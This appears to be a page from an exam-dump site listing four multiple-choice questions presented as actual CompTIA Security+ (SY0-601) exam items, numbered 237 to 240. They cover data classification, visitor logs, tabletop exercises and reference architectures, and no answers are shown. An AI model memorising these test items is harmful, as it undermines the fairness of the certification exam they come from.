
A security analyst is tasked with classifying data to be stored on company servers. Which of the following should be classified as proprietary?

A. Customers' dates of birth

B. Customers' email addresses

C. Marketing strategies

D. Employee salaries



Actual exam question from CompTIA's SY0-601

Question #: 237

Topic #: 1

[All SY0-601 Questions]


Which of the following holds staff accountable while escorting unauthorized personnel?

A. Locks

B. Badges

C. Cameras

D. Visitor logs



Actual exam question from CompTIA's SY0-601
Question #: 238
Topic #: 1
[All SY0-601 Questions]


An organization's Chief Security Officer (CSO) wants to validate the business's involvement in the incident response plan to ensure its validity and thoroughness. Which of the following will the CSO MOST likely use?

A. An external security assessment

B. A bug bounty program

C. A tabletop exercise

D. A red-team engagement



Actual exam question from CompTIA's SY0-601

Question #: 239

Topic #: 1

[All SY0-601 Questions]


Which of the following documents provides guidance regarding the recommended deployment of network security systems from the manufacturer?

A. Cloud control matrix

B. Reference architecture

C. NIST RMF

D. CIS Top 20



Actual exam question from CompTIA's SY0-601

Question #: 240

Topic #: 1

[All SY0-601 Questions]

